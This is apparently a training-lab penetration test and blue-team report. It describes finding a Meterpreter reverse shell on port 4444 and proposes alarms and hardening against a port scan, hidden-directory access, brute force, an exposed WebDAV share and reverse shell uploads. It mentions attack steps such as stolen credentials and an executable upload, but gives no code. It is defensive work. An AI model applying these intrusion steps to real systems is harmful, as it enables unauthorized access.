http://snnmnkxhflwghqismb.com/post.php	181
http://www.gstatic.com/generate_204	91
http://192.168.1.105/webdav	78


Export: [Raw](#) [Formatted](#)



Analysis: Finding the Meterpreter Shell

- Metasploit uses a default port of 4444 for reverse shells.
- Filtering outgoing traffic on that port yielded 10 results. No traffic should use this port, so we can infer that this is an indication of a malicious shell running on the server.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Since a port scan involves a rapid series of incoming requests from a single source IP, we can set an alert to trigger when a certain rate of requests over time from a single source is reached.

Since port scan requests number in the thousands per second, we could set a threshold of 5000 in a single minute from a single IP.

System Hardening

Ideally, all systems would be behind a firewall or IDS of some kind that limits the ability of attackers to scan the network.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Since this secret directory should not be accessible from the open internet, we can set an alert to trigger any time an external IP address attempts to access this specific URL.

The threshold for this would be 1, since it should not be accessed by anyone.

System Hardening

The simplest defense against this vulnerability is **not to keep a secret directory with secret files on a public-facing webserver.**

If the directory must be kept, there should be a lockout after a certain number of authentication attempts to access that page over a short period of time.

Mitigation: Preventing Brute Force Attacks

Alarm

Since a brute-force attempt will have many failed requests before success, we could set an alarm for a certain volume of HTTP error codes that indicate unauthorized login attempts (Error code 401).

A reasonable threshold would be 50 failed attempts inside of 5 minutes. This is because a human being will rarely exceed this threshold, whereas a brute force attack would violate this threshold easily.

System Hardening

One way to harden against this type of attack is to set a lockout threshold for failed login attempts. In this case, if there are over 10 failed login attempts for a single IP over the course of 10 minutes, we would block that user from attempting a login for a period of 1 hour. Every subsequent violation of this threshold increases the lockout period, making brute force attacks all but impossible.

Mitigation: Detecting the WebDAV Connection

Alarm

The only people that should be able to access this corporate server are internal IP addresses from whitelisted employee machines.

We could set an alert anytime this server is accessed from a non-whitelisted IP address.

System Hardening

The biggest problem with the corporate WebDAV server is that it is accessible from the open internet. One mitigation strategy is to limit access to this shared folder to an internal network or VPN. That way, only internal and/or authenticated connections can find and access the shared WebDAV drive.

Ideally, the corporate share drive should not be on the same machine as the front-facing webserver

Mitigation: Identifying Reverse Shell Uploads

Alarm

In terms of detecting a reverse shell upload, there are two alert strategies.

One is to set an alert anytime a POST HTTP request is generated for that location. This would indicate a file upload of some kind.

The other is to listen for outgoing malicious connections on non-standard ports. This can be achieved with an IDS or firewall.

System Hardening

File uploads to the WebDav server should be both authenticated and sanitized.

During the penetration test, we bypassed the authentication problem by stealing Ryan's credentials. But the WebDav service still allowed us to upload clearly executable code to the server. This can be mitigated by proper data sanitization procedures.

Executive Summary



Penetration Test

Vulnerabilities Found:

- Local File Inclusion on Webserver
- Brute Force Vulnerabilities
- Unauthorized File Upload
- Remote Code Execution



Intrusion Detection

Activity Detected

- Port Scan
- Unauthorized access to secret_folder
- Brute Force Attack
- Unauthorized Upload
- Suspicious traffic



Recommendations

Mitigations

- Remove secret folders and files from site
- Limit login attempts
- Encrypt data at rest
- Separate WebDav and public webserver
- Authenticate and sanitize uploads to WebDav